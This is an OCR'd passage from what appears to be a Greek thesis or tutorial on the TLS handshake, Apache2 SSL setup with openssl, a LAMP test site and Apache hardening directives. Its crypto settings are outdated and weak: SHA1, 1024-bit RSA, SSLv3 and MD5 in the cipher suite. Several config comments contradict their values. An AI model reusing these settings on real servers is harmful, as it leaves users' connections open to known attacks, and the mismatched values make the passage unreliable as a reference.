
Το SSL αναπτύχθηκε αρχικά από την εταιρεία Netscape το 1995 για χρήση από τους πλοηγούς ιστού κατά την κρυπτογράφηση των πληροφοριών που ανταλλάσσονται μέσω ιστού. Το TLS πρόκειται για μια βελτιωμένη έκδοση του πρωτοκόλλου SSL και συγκεκριμένα βασίστηκε στην έκδοση 3 αυτού (SSLv3). Περισσότερες πληροφορίες για τα πρωτόκολλα αυτά μπορείτε να βρείτε στην ιστοσελίδα http://www.openssl.org/related/ssl.html.

Λειτουργία πρωτοκόλλου TLS .

Ο πελάτης και εξυπηρετητής TLS διαπραγματεύονται την εγκατάσταση σύνδεσης ακολουθώντας μια διαδικασία χειραψίας. Κατά τη χειραψία ο πελάτης και ο εξυπηρετητής συμφωνούν σε διάφορες παραμέτρους σχετικές με την ασφάλεια της σύνδεσης.

1. Η χειραψία αρχίζει όταν ο πελάτης ζητά μια ασφαλή σύνδεση στέλνοντας στον εξυπηρετητή ένα μήνυμα *ClientHello* και παρουσιάζοντας μια λίστα των υποστηριζόμενων κωδίκων κρυπτογράφησης (ciphers) και συναρτήσεων κατακερματισμού (hash functions).
2. Ο εξυπηρετητής απαντά με το μήνυμα *ServerHello* και επιλέγει από τη λίστα τον κώδικα κρυπτογράφησης και τη συνάρτηση κατακερματισμού.
3. Κατόπιν, ο εξυπηρετητής αποστέλλει στον πελάτη μέσω του μηνύματος *Certificate* την ταυτότητά του με τη μορφή ενός ψηφιακού πιστοποιητικού (digital certificate). Το πιστοποιητικό συνήθως περιέχει ο όνομα του εξυπηρετητή, την έμπιστη αρχή πιστοποίησης (trusted certificate authority – CA) και το δημόσιο κλειδί κρυπτογράφησης του εξυπηρετητή.
4. Ο πελάτης μπορεί να επικοινωνήσει με τον CA και να επιβεβαιώσει ότι το πιστοποιητικό είναι αυθεντικό προτού προχωρήσει στην εγκατάσταση κλειδιού κρυπτογράφησης για τη σύνοδο.
5. Ο εξυπηρετητής αποστέλλει το μήνυμα *ServerHelloDone* υποδηλώνοντας ότι ολοκλήρωσε από την πλευρά του τη χειραψία.
6. Για την παραγωγή του κλειδιού συνόδου, ο πελάτης κρυπτογραφεί ένα τυχαίο αριθμό με το δημόσιο κλειδί του εξυπηρετητή και στέλνει το αποτέλεσμα στον εξυπηρετητή με το μήνυμα *ClientKeyExchange.* Μόνο ο εξυπηρετητής μπορεί να το αποκρυπτογραφήσει χρησιμοποιώντας το μυστικό του κλειδί.
7. Με τον τρόπο αυτό ο εξυπηρετητής και ο πελάτης μοιράζονται ένα κοινό μυστικό που δεν είναι προσβάσιμο από τρίτους. Με το κοινό αυτό μυστικό και οι δύο πλευρές παράγουν το κλειδί συνόδου για την κρυπτογράφηση / αποκρυπτογράφηση των δεδομένων.
8. Ο πελάτης στέλνει το μήνυμα *ChangeCipherSpec (το οποίο καθοδηγεί τον server να ενεργοποιήσει τις SSL παραμέτρους για όλα τα μελλοντικά μηνήματα)* λέγοντας στον εξυπηρετητή ότι η επικοινωνία από εδώ και πέρα θα είναι κρυπτογραφημένη. Κατόπιν, ο πελάτης στέλνει το κρυπτογραφημένο μήνυμα *EncryptedHandshakeMessage* μέσο του κλειδιού συνόδου που αντάλλαξαν και περιέχει το αποτέλεσμα της συνάρτησης κατακερματισμού επί των προηγούμενων μηνυμάτων της χειραψίας.
9. Ο εξυπηρετητής θα προσπαθήσει να το αποκρυπτογραφήσει και να επιβεβαιώσει την ορθότητα του αποτελέσματος της συνάρτησης κατακερματισμού. Εάν αυτό γίνει επιτυχώς, ο εξυπηρετητής στέλνει το δικό του *ChangeCipherSpec* καθώς και το κρυπτογραφημένο μήνυμα *EncryptedHandshakeMessage.*
10. Ο πελάτης το αποκρυπτογραφεί και επιβεβαιώνει την ορθότητα του αποτελέσματος της συνάρτησης κατακερματισμού.

Εάν κάποιο από τα προηγούμενα βήματα αποτύχει, η χειραψία αποτυγχάνει και δεν εγκαθίσταται σύνδεση. Από εδώ και πέρα τα μηνύματα εφαρμογής *ApplicationData* είναι κρυπτογραφημένα.



Εικόνα 13 TLS handshake

Η παραμετροποίηση του Apache για την SSL υπηρεσία είναι απλή, αλλά υπάρχουν πολλά απαραίτητες ρυθμίσεις . Παρακάτω περιγράφεται η διαδικασία παροχής ενός πιστοποιητικού υπογεγραμμένο από μια CA , και οι ρυθμίσεις που χρειάζονται για να μπορέσει ο Apache να το χρησιμοποιήσει στην SSL υλοποίηση .Στο παρόν έγγραφο θα χρησιμοποιηθεί Apache2 σε συνδυασμό με το module mod_ssl .

Δημιουργία Πιστοποιητικού

Το πρώτο βήμα είναι η δημιουργία πιστοποιητικού. Μπορείτε να δημιουργήσετε το πιστοποιητικό σας με ή χωρίς συνθηματικό. Το μεγαλύτερο μειονέκτημα της χρήσης μιας συνθηματικής φράσης είναι ότι πρέπει να πληκτρολογούνται κάθε φορά που ο web server ξεκινάει. Έτσι ,διασφαλίζεται ότι δεν θα ξεκινήσει χωρίς επίβλεψη του διαχειριστή ή αυτόματα μετά από εκκίνηση, για παράδειγμα, μετά από μια διακοπή ρεύματος.

Θεωρητικά, το πλεονέκτημα της ύπαρξης συνθηματικού είναι ότι αυξάνει την

προστασία. Ωστόσο, στην πράξη, η συνθηματική φράση δεν προσδίδει στην πραγματικότητα και τόσο μεγάλη προστασία . Αν κάποιος μπορεί να διαβάσει ή να αντιγράψει το ιδιωτικό κλειδί, τότε αυτοί έχουν ήδη αποφέρει καρπούς σε επίπεδο πρόσβασης ως root στο σύστημα και θα μπορούσε να λάβει την συνθηματική φράση, για παράδειγμα, χρησιμοποιώντας ένα πρόγραμμα όπως το keylogger. Η ύπαρξη συνθηματικού θα μπορούσε να προστατεύσει από κάποιους script kiddies , αλλά θα ήταν αναποτελεσματικό απέναντι σε ένα σοβαρό hacker .

Για τους δοκιμαστικούς λόγους ή για μικρά τοπικά δίκτυα, μπορείτε να δημιουργήσετε ένα πιστοποιητικό αυτόματης υπογραφής. Αυτό μπορεί να γίνει με την εκτέλεσει των παρακάτω εντολών:

```
openssl req -new -x509 -days 365 -sha1 -newkey rsa:1024 \
-nodes -keyout server.key -out server.crt \
-subj '/O=Company/OU=Department/CN=www.example.com'
```

Ακολουθεί αναλυτική περιγραφή των προηγούμενων επιλογών :

•-**X509** - αναγνωρίζει ότι απαιτείται κάποιο πιστοποιητικό, και όχι μόνο μια αίτηση πιστοποιητικού (βλ. παρακάτω).
•-**days 365** - θέτει το πιστοποιητικό να λήξει σε ένα χρόνο. Μπορεί να θέλετε να παρατείνεται την περίοδο αυτή. Σημειώστε την ημερομηνία λήξης, ώστε να μπορείτε να την ανανεώσετε όταν είναι απαραίτητο!
•-**sha1 -** διευκρινίζει ότι θα χρησιμοποιηθεί ο SHA1 αλγόριθμος κρυπτογράφησης
• **RSA** - 1024 θέτει το μέγεθος κλειδιού ως 1024 bit RSA.
•-**nodes** - καθορισμός μη ύπαρξης συνθηματικού .
• **keyout**- καθορισμό της θέσης αποθήκευσης του πιστοποιητικού και του κλειδιού . Το κλειδί θα πρέπει να είναι προσβάσιμο για ανάγνωση μόνο από τον χρήστη root . Το πιστοποιητικό μπορεί να είναι προσβάσιμο για διάβασμα από όλους τους χρήστες και πρέπει οπωσδήποτε να είναι προσβάσιμο για ανάγνωση από τον χρήστη που τρέχει τον Apache .
•-**subj** - σημαία καθορίζει το όνομα της εταιρείας, το όνομα του τμήματος και τη διεύθυνση της ιστοσελίδας. Εάν αφήσετε αυτά τα δεδομένα ασυμπλήρωτα , θα σας ζητηθούν υποχρεωτικά . Το CN πρέπει να είναι το ίδιο με την διεύθυνση της ιστοσελίδας σας , διαφορετικά το πιστοποιητικό δεν θα ταιριάζει και οι χρήστες σας θα λαμβάνουν μια προειδοποίηση κατά τη διαδικασίας σύνδεσης.

Το πρόβλημα με τη χρήση ενός αυτο-υπογεγραμμένου πιστοποιητικού σε ένα πραγματικό σενάριο για χρήση από web server είναι ότι οποιοδήποτε πρόγραμμα περιήγησης που θα προσπαθεί να συνδεθεί με τον ιστιότοπο δεν θα αναγνωρίζει την αρχή πιστοποίησης. Αυτό σημαίνει ότι ο χρήστης θα κληθεί να επιβεβαιώσει και να αποδεχτεί την εγκυρότητα του πιστοποιητικού . Προφανώς και στις περισσότερες περιπτώσεις αυτό δεν είναι ιδανικό . Ωστόσο, είναι ικανοποιητικό για τους σκοπούς της δοκιμής μας . Επίσης σε μικρά τοπικά δίκτυα μπορεί να μην αξίζει τον κόπο η απόκτηση πιστοποιητικού από μια εξωτερική CA.

Για τις περισσότερες χρήσεις όμως και σίγουρα για την αντιμετώπιση των εξωτερικών πελατών, θα είναι προτιμότερο η χρησιμοποίηση ενός πιστοποιητικού

που είναι υπογεγραμμένο από αξιόπιστη αρχή έκδοσης πιστοποιητικών, όπως η Verisign (οι οποίοι κατέχουν και το μεγαλύτερο μερίδιο της αγοράς), ή ενός μικρότερου οργανισμού. Οι περισσότερες εφαρμογές περιήγησης έχουν ήδη έναν αριθμό διαπιστευμένων CAs προεγκατεστημένους , οι οποίοι θα είναι σε θέση να ελέγξουν το πιστοποιητικό από το web server σας, όταν ο πελάτης συνδεθεί . Αυτό ελαχιστοποιεί την ταλαιπωρία του τελικού χρήστη, και διασφαλίζει ότι το site σας είναι νόμιμο.

Για να γίνει λήψη ενός νέου πιστοποιητικού υπογεγραμμένο από μια CA, πρέπει πρώτα να δημιουργηθεί ένα ζεύγος κλειδιών (keypair) και να γίνει υποβολή αίτησης πιστοποιητικού ως εξής :

```
openssl req -new -sha1 -newkey rsa:1024 -nodes \
-keyout server.key -out www.example.com.csr \
-subj '/O=Company/OU=Department/CN=www.example.com'
```

Αυτό λειτουργεί όμοια με το προηγούμενο παράδειγμα, αλλά αυτή τη φορά, δεν χρησιμοποιούμε το διακόπτη-X509. Η εντολή θα δημιουργήσει επομένως ένα κλειδί και ένα αίτημα πιστοποιητικού , αλλά όχι το πιστοποιητικό .

Το κλειδί διακομιστή (server.key, το οποίο και πάλι θα πρέπει να είναι προσβάσιμο για ανάγνωση από τον root) παραμένει στο web server . Το αίτημα (www.example.com.csr) πηγαίνει στην CA . Μπορεί να ονομαστεί ο φάκελος της αίτησης όπως θέλουμε , αλλά αποκαλώντας το με το όνομα του domain μας θα απλοποιήσει τη ζωή της CA .

Το επόμενο στάδιο, λοιπόν, είναι να στείλουμε αυτό το αρχείο www.example.com.csr στην CA , με την πληρωμή μας. Θα πρέπει να είναι σε θέση να το μας το επιστρέψει αρκετά γρήγορα, αν έχουν συμπληρωθεί όλες οι απαιτούμενες πληροφορίες μαζί με την αίτηση πιστοποιητικού μας. Ο CA της επιλογής μας συνήθως εξηγεί τις διαδικασίες του που ισχύουν στην ιστοσελίδα του. Μπορεί να χρειαστεί να το αλλάξουμε σε μορφή PEM, αλλά στην περίπτωση της Verisign, αυτό δεν είναι απαραίτητο.

Όταν μας επιστραφεί σε μορφή PEM από τον CA , το μετονομάζουμε σε server.crt ,αυτό δεν είναι απολύτως απαραίτητο, αλλά έτσι γίνεται απολύτως συμβατό με τους κανόνες του Apache και βεβαιωνόμαστε ότι:

```
openssl verify -CAfile /path/to/trusted_ca.crt -purpose
sslserver server.crt
```

Στη συνέχεια, ελέγχουμε ότι το αποτέλεσμα αυτών των δύο εντολών είναι η ίδια, δηλαδή, ότι το πιστοποιητικό αντιστοιχεί στο ιδιωτικό κλειδί:

```
openssl x509 -noout -modulus -in server.pem | openssl sha1

openssl rsa -noout -modulus -in server.key | openssl sha1
```

Τώρα μπορούμε να εγκαταστήσουμε το κλειδί μας (που παρήχθει νωρίτερα ως server.key) και το πιστοποιητικό (server.crt), στο φάκελο / etc/apache2/ssl, ή σε οποιονδήποτε άλλο κατάλογο που έχουμε ορίσει στο config του Apache2 , αν αυτό το έχουμε τροποποιήσει από τις αρχικές του τιμές και είναι διαφορετικό. Όπως αναφέρθηκε παραπάνω, είναι σημαντικό να γίνει

επιβεβαίωση ότι το server.key είναι προσβάσιμο για ανάγνωση μόνο από τον root, ενώ το πιστοποιητικό του διακομιστή θα πρέπει να είναι προσβάσιμο για ανάγνωση από όλους , αλλά σημαντικό είναι ότι και τα δύο έχουν ως κάτοχο και είναι εγγράψιμα μόνο από τον root.

Παραμετροποίηση του Apache με SSL

Οπότε μετά τη δημιουργία του πιστοποιητικού ακολουθεί η παραμετροποίηση του web server για να μπορέσει να το χρησιμοποιήσει. Για να την ενεργοποίηση του module θα πρέπει να εκτελέσει a2enmod ssl και στη συνέχεια να γίνει επανεκκίνηση του web server

Οι οδηγίες που ακολουθούν είναι γενικές και αφορούν παραμετροποίηση εξυπηρετητή Apache τόσο για ασφαλή εξυπηρέτηση σελίδων μέσο της πόρτας 443 όσο και κανονικής εξυπηρέτησης σελίδων μέσο της πόρτας 80 .Αρχικά ρυθμίζουμε τον server να ακούει και στις δύο πόρτες :
Μεταβάλλουμε το αρχείο /etc/apache2/apache2.conf ώστε να περιλαμβάνει τις παρακάτω εντολές :

```
Listen 80

Listen 443
```

Στη συνέχεια, μεταβάλλουμε το αρχείο / etc/apache2/sites-enabled/yoursite για να προσθέσουμε τις SSL ρυθμίσεις για το site μας . Ο διαχωρισμός των ρυθμίσεων του κανονικού server έναντι του ασφαλή server επιτυγχάνεται μέσο της χρήσης των VirtualHosts που είναι και η καλύτερη επιλογή όσον αφορά την συντήρηση τους .

Οποιαδήποτε ρύθμιση που βρίσκεται εκτός των τμημάτων VirtualHosts (όπως τον καθορισμό των ServerAdmin) θα ισχύουν για τα δύο (και για κάθε άλλο αν υπάρχει επιπρόσθετο) VirtualHosts . Προσθέστε την ακόλουθη ενότητα στο παραμετροποιήσιμο αρχείο του sites σας :

```
# ===================================================
# SSL/TLS Ρυθμίσεις
# ===================================================
NameVirtualHost *:443

<VirtualHost *:443>

    DocumentRoot "/local/www/ssl_html"

    SSLEngine on
    SSLOptions +StrictRequire

    <Directory />
        SSLRequireSSL
    </Directory>
```

```
    SSLProtocol -all +TLSv1 +SSLv3
    SSLCipherSuite HIGH:MEDIUM:!aNULL:+SHA1:+MD5:+HIGH:+MEDIUM

    SSLRandomSeed startup file:/dev/urandom 1024
    SSLRandomSeed connect file:/dev/urandom 1024

    SSLSessionCache shm:/usr/local/apache2/logs/ssl_cache_shm
    SSLSessionCacheTimeout 600

    SSLCertificateFile /etc/apache2/ssl/server.crt
    SSLCertificateKeyFile /etc/apache2/ssl/server.key

    SSLVerifyClient none
    SSLProxyEngine off

    <IfModule mime.c>
        AddType application/x-x509-ca-cert      .crt
        AddType application/x-pkcs7-crl         .crl
    </IfModule>

    SetEnvIf User-Agent ".*MSIE.*" \
      nokeepalive ssl-unclean-shutdown \
      downgrade-1.0 force-response-1.0
</VirtualHost>
```

Μερικές σημειώσεις σχετικά με αυτήν τη ρύθμιση:
• **SSLEngine** πρέπει να είναι ενεργοποιημένη, έτσι ώστε ο διακομιστής χρησιμοποιεί SSL.
• **DocumentRoot** ορίζει το root κατάλογο για αυτόν τον virtual host .Αυτό σημαίνει ότι μπορείτε να γίνει διαχωρισμός του ασφαλούς περιεχομένου του site εξ ολοκλήρου από το υπόλοιπο περιεχόμενο του που δεν απαιτείται ασφάλεια .
• **SSLRequireSSL** απαιτεί SSL για να χρησιμοποιηθεί (σε αυτόν τον virtual host): δηλαδή, ο χρήστης δεν μπορεί να συνδεθεί σε αυτόν τον host χρησιμοποιώντας μια κανονική αίτηση HTTP. Γι 'αυτό έγινε ο διαχωριστμός του ασφαλούς και του απλού root καταλόγου .
• **SSLProtocol** απενεργοποιεί όλα τα πρωτόκολλα εκτός από το TLS 1.0 και SSL v3.0. Αυτό θα είναι OK για τα τρέχοντα προγράμματα περιήγησης στο Web.
• **SSLCipherSuite** έχει ρυθμιστεί να χρησιμοποιεί μόνο υψηλής και μέσης ασφάλειας σουίτες κρυπτογράφησης .Ο SHA1 θεωρείται πιο ασφαλής από τον MD5 γι'αυτό και είναι προτιμότερος .
• **SSLCertificateFile** και **SSLCertificateKeyFile** πρέπει να οριστεί στους χώρους όπου τοποθετούνται τα αρχεία του πιστοποιητικού και του κλειδιού .
• **SSLVerifyClient** ορίζεται σε none σε περίπτωση που δεν γίνεται χρήση ο έλεγχος ταυτότητας πελάτη.

Για να τρέξει ο απλός http server του Apache προσθέτουμε τις παρακάτω εντολές στο αρχείο παραμετροποίησης του site :

```
NameVirtualHost *:80

<VirtualHost *:80>
    DocumentRoot "/local/www/html"
    # Host-επιλογές, ρυθμίσεις για το συγκεκριμένο κατάλογο
    # πολλές από τις γενικές ρυθμίσεις  βρίσκονται απέξω από
τα  VirtualHosts
    # sections.
</VirtualHost>
```

Αφού γίνει αποθήκευσε του αρχείου παραμετροποίησης , χρειάζεται επανεκκίνηση του web server.

ΠΡΑΚΤΙΚΟ ΜΕΡΟΣ Β

Παρουσίαση των στοιχείων του LAMP

Παρακάτω ακολουθεί περιγραφή και ανάλυση της κατασκευής ενός ιστιότοπου με μηχανισμό login και στη συνέχεια δυνατότητα αναζήτησης άρθρων μέσα από τη βάση δεδομένων που δημιουργήθηκε σε LAMP server .Ο ιστιότοπος δεν είναι πλήρης λειτουργικότητας δεδομένου του ότι κυρίως μας ενδιαφέρει η υλοποίηση των μηχανισμών ασφαλείας αρχικά κατά την αυθεντικοποίηση και εξουσιοδότηση του χρήστη και στη συνέχεια κατά την ασφαλή πλοήγηση του στις σελίδες του ιστιότοπου και η αναζήτηση που θα εκτελεστεί στη βάση δεδομένων . Συστήματα του Server. Η υλοποίηση έγινε σε LAMP server τα στοιχεία του οποίου μαζί με τις εκδόσεις τους , παρατίθενται παρακάτω :

yiatsi@yiatsi-desktop:~$ lsb_release -a

```
No LSB modules are available. Distributor ID:    Ubuntu
Description:    Ubuntu 10.04.3 LTS Release: 10.04 Codename:
    lucid
```

yiatsi@yiatsi-desktop:~$ /usr/sbin/apache2 -v

```
Server version: Apache/2.2.14 (Ubuntu)
Server built:   Nov 18 2010 21:17:19
yiatsi@yiatsi-desktop:~$ php -v PHP
Deprecated:  Comments starting with '#' are deprecated in
/etc/php5/cli/conf.d/mcrypt.ini on line 1 in Unknown on line 0
PHP 5.3.2-1ubuntu4.9 with Suhosin-Patch (cli) (built: May  3
2011 00:43:34)  Copyright (c) 1997-2009 The PHP Group Zend
Engine v2.3.0, Copyright (c) 1998-2010 Zend Technologies
```

yiatsi@yiatsi-desktop:~$ perl -v

```
This is perl, v5.10.1 (*) built for i486-linux-gnu-thread-
multi Copyright 1987-2009, Larry Wall Perl may be copied only
under the terms of either the Artistic License or the GNU
General Public License, which may be found in the Perl 5
source kit.
```

yiatsi@yiatsi-desktop:~$ mysql -V

mysql Ver 14.14 Distrib 5.1.41, for debian-linux-gnu (i486) using readline 6.1

PHP Version 5.3.2 -1ubuntu4.9

Τα αρχεία καταγραφής (log files) για Ubuntu

Παρακάτω απεικονίζεται οι διαδρομές των καταλόγων που περιέχουν τα κυριότερα αρχεία καταγραφής (logs) του συστήματος.

Ubuntu 's Log Files	
/var/log/daemon.log	*Περιλαμβάνει αρχεία καταγραφής σε υπηρεσίες που τρέχουν όπως squid, ntpd και άλλα μηνύματα καταγραφής*
*/var/log/mysql.**	*Περιλαμβάνει αρχεία καταγραφής του MySQL server*
*/var/log/apache2/**	*Περιλαμβάνει αρχεία καταγραφής του Apache web server*
/var/log/apport.log	*Περιλαμβάνει αρχεία καταγραφής και reports για Application crash*

Table 5 Ubuntu 's Log Files

Εκτελώντας τις παρακάτω μπορούμε να δούμε το περιεχόμενό τους :

tail -f /var/log/apport.log
more /var/log/xorg.0.log
cat /var/log/mysql.err

Αρχική Παραμετροποίηση του Apache

Σε διάφορες διανομές Linux έχει παρατηρηθεί το φαινόμενο διάφορες ευρέως χρησιμοποιούμενες εφαρμογές να διαφέρουν ελάχιστα όσο αφορά την εγκατάστασή τους ή την δομή των φακέλων και των αρχείων τους . Στην περίπτωση του apache στις περισσότερες διανομές linux (gentoo,slackware κα.) μετά την εγκατάσταση ως κύριο αρχείο

παραμετροποίησης φέρεται το httpd.conf , στα ubuntu όμως αυτό διαφοροποιείται και το κύριο αρχείο παραμετροποίησης ονομάζεται apache2.conf υπάρχει και ένα αρχείο με το όνομα httpd.conf το οποίο είναι άδειο. Όλες οι βασικές ντιρεκτίβες του συστήματος είναι στο apache2.conf οπότε όσες αναφορές γίνονται γενικά για το κύριο αρχείο παραμετροποίησης httpd.conf για το apache ουσιαστικά για τα ubuntu εννοείτε το apache2.conf .

Ανοίγουμε ένα τερματικό πηγαίνουμε στο /var/www/ και δημιουργούμε ένα φάκελο με το όνομα του site μας στη προκειμένη περίπτωση είναι το final_project :

mkdir final_project

Μέσα στο φάκελο final_project θα τοποθετήσουμε τα αρχεία της διαδικτυακής εφαρμογής του ιστιότοπου που θα κατασκευάσουμε . Ακολουθεί η ενεργοποίηση του final_project στον Apache Πηγαίνουμε στο φάκελο /etc/apache2/sites-available ,

cd /etc/apache2/sites-available

ως root κάνουμε αντγραφή του default αρχείου ως final_project.

sudo cp default final_project

sudo nano final_project

Ανοίγουμε το αρχείο και προσθέτουμε τα παρακάτω :

```
 <VirtualHost *:80>
ServerAdmin webmaster@localhost
      DocumentRoot /var/www/final_project/
      ServerName final_project
      ErrorLog /var/www/final_project/logs/error.log
      CustomLog /var/www/final_project/logs/access.log combined

<Directory />
      Options FollowSymLinks
      AllowOverride None
</Directory>
<Directory /var/www/final_project/>
            Options Indexes FollowSymLinks MultiViews
            AllowOverride None
            Order allow,deny
            allow from all
</Directory>
ScriptAlias /cgi-bin/ /var/www/final_project/cgi22
<Directory /var/www/final_project/cgi22/>
       AllowOverride None
       Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
      AddHandler cgi-script .cgi .pl
      Order allow,deny
      Allow from all
```

```
</Directory>
# Possible values include: debug, info, notice, warn, error,
crit,
# alert, emerg.  LogLevel warn
Alias /doc/ "/usr/share/doc/"
<Directory "/usr/share/doc/">
      Options Indexes MultiViews FollowSymLinks
       AllowOverride None
      Order deny,allow
       Deny from all
      Allow from 127.0.0.0/255.0.0.0 ::1/128
</Directory>
</VirtualHost>
```

Στη συνέχεια είμαστε έτοιμοι να ενεργοποιήσουμε το site .

sudo a2ensite final_project

Θα λάβουμε ένα μήνυμα για να επαναφορτόσουμε το apache αλλά πριν από αυτό χρειάζεται να ανοίξουμε το αρχείο /etc/hosts

sudo nano /etc/hosts

και να προσθέσουμε στην πρώτη γραμμή , την παρακάτω εγγραφή .

```
127.0.0.1       localhost final_project
```

Τώρα μπορούμε να κάνουμε reload τον Apache.

sudo /etc/init.d/apache2 reload

Ανοίγουμε τον εφαρμογή περιήγησης και αναγράφουμε http://final_project πατούμε enter και αφού θα αναζητήσει κάποιο index αρχείο θα μας εμφανίσει το index.php .

Τεχνικές ασφάλειας του Apache

Ρυθμίσεις Ορίων

Η μη σωστή παραμετροποίηση των ορίων μπορούν να κάνουν τον web διακομιστή εύκολο στόχο επιθέσεων .Οι ντιρεκτίβες που ακολουθούν καταδεικνύουν τις προκαθορισμένες τιμές παραμετροποίησης του Apache και ορίζουν τη διάρκεια αναμονής του διακομιστή σε περίπτωση ενός αργού client :

```
# wait up to 300 seconds for slow clients
TimeOut 45
```

```
  # allow connections to be reused between requests
  KeepAlive On
  # allow a maximum of 100 requests per connection
  MaxKeepAliveRequests 100
  # wait up to 15 seconds for the next
  # request on an open connection
  KeepAliveTimeout 15
```

Η προκαθορισμένη τιμή λήξης μιας σύνδεσης είναι τα 300 δευτερόλεπτα και είναι πολύ υψηλή .Την ρίχνουμε λοιπόν στα 60 δευτερόλεπτα μειώνοντας έτσι την ανοχή σε επιθέσεις DoS .

Οι επόμενες ντιρεκτίβες επιβάλλουν όρια, για τα διάφορα μέρη ενός HTTP αιτήματος :

```
# impose no limits on the request body
  LimitRequestBody 524288
  # allow up to 100 headers in a request
  LimitRequestFields 100
  # each header may be up to 8190 bytes long
  LimitRequestFieldsize 8190
  # the first line of the request can be
  # up to 8190 bytes long
  LimitRequestLine 8190
  # limit the XML request body to 1 million bytes(Apache 2.x
only)
  LimitXMLRequestBody 1000000
```

Περιορίζουμε το μέγεθος του κάθε αιτήματος για να μειώσουμε τις συνέπειες σε μια επίθεση DDOS . Αρχικά το LimitRequestBody έχει την τιμή unlimited χωρίς κάποιο περιορισμό Αν το ste μας επέτρεπε ανέβασμα αρχείων μέχρι 1 MB θα ορίζαμε την τιμή ως εξής:

```
LimitRequestBody 1048576
```

Επειδή στο final_project δεν υπάρχει ανέβασμα αρχείων από τον χρήστη την ορίζουμε :

```
LimitRequestBody 524288
```

Η ντιρεκτίβα timeout χρησιμοποιείται για να καθοριστεί το χρονικό διάστημα κατά το οποίο ο Apache θα περιμένει να λάβει μια απάντηση από τον αιτούμενο . Όταν το χρονικό διάστημα που έχει οριστεί στην timeout παρέλθει , η σύνδεση με τον πελάτη τερματίζεται . Η προθεσμία που προβλέπεται στην timeout έχει εφαρμογή στις ακόλουθες περιπτώσεις:

- Ο χρόνος που χρειάστηκαν για να λάβει μια αίτηση GET από τον πελάτη μετά την έναρξη μιας σύνδεσης .
- Ο χρόνος που χρειάζεται για να λάβει το επόμενο TCP πακέτο , χρησιμοποιώντας τις μεθόδους POST και PUT στα HTTP αιτημάτα , κατά τη διάρκεια μιας ενεργής σύνδεσης στην οποία ο διακομιστής δέχεται , ροή δεδομένων από τον πελάτη
- Ο χρόνος που χρειάζεται για να λάβει ο διακομιστής το πακέτο αναγνώρισης (acknowledgement) όταν έχει αποστείλει στον πελάτη κάποια TCP πακέτα κατόπιν παραλαβής της αίτησης του πελάτη .

Η προθεσμία που ορίζει ,η ντιρεκτίβα Timeout ισχύει για όλες τις προηγούμενες προϋποθέσεις. Η προκαθορισμένη τιμή που καθορίζεται είναι τα 300 δευτερόλεπτα, διάστημα το οποίο είναι περισσότερο από αρκετό για να περιμένει ο διακομιστής πριν από το τερματισμό της σύνδεσης. Το διάστημα που ορίζεται στην οδηγία Timeout μπορεί με ασφάλεια να περιοριστεί σε 45 δευτερόλεπτα. Με τον καθορισμό 45 δευτερόλεπτων, θα έχουμε αποφυγή των συνδέσεων πελατών που είναι ιδιαίτερα αργές .

Ακολουθεί αναλυτικός πίνακας με τις ντιρεκτίβες που χρησίμοποιήθηκαν .Στο παρακάτω πίνακα η στήλη config ορίζει σε ποιο αρχείο παραμετροποίησης του apache , μπορεί να εφαρμοστεί η κάθε ντιρεκτίβα .

s ***server config***

v ***virtual host***

d ***directory***

h ***.htaccess***

Table 6 Directives of Apache

Ντιρεκτίβα	***Περιγραφή***	***Default value***	***Changed value***	***Conf file***
TimeOut	Χρονικό διάστημα που ο server θα περιμένει για ορισμένα γεγονότα πριν,απορρίψει ένα αίτημα	300		sv
KeepAlive	Επιτρέπει πολλαπλές αιτήσεις να αποστέλλονται μέσω της ίδιας TCP σύνδεσης	On	On	sv
MaxKeepAliveRequests	Ο επιτρεπτός αριθμός αιτήσεων σε μια μόνιμη σύνδεση	100		Sv
KeepAliveTimeout	Χρονικό διάστημα που ο server θα περιμένει για τα επόμενα αιτήματα σε μια μόνιμη σύνδεση	5		sv

LimitRequestBody	Περιορίζει το συνολικό μέγεθος του Body ενός HTTP αιτήματος που στέλνεται από τον πελάτη	0 bytes	524288	sv
LimitRequestFields	Περιορίζει τον αριθμό των headers πεδίων στο HTTP αίτημα του πελάτη που γίνονται δεκτά από τον server	100		sv
LimitRequestFieldsize	Περιορίζει το μέγεθος των HTTP headers του αιτήματος του πελάτη που γίνονται αποδεκτά από τον server	8190 bytes		sv
LimitRequestLine	Περιορίζει το μέγεθος του header: Request Line του HTTP αιτήματος του πελάτη που γίνονται αποδεκτά από τον server	8190 bytes		sv
LimitXMLRequestBody	Περιορίζει το μέγεθος του Body ενός XML αιτήματος από πελάτη που γίνονται αποδεκτά από τον server	10000 bytes		svdh

Απενεργοποίηση της εμφάνισης της υπογραφής και του apache banner .

Η υπογραφή και το banner του apache είναι ουσιαστικά το ίδιο πράγμα.Είναι το όνομα της εφαρμογής μαζί με την έκδοσή του που εμφανίζονται σε κάθε διαδικτυακό αίτημα .

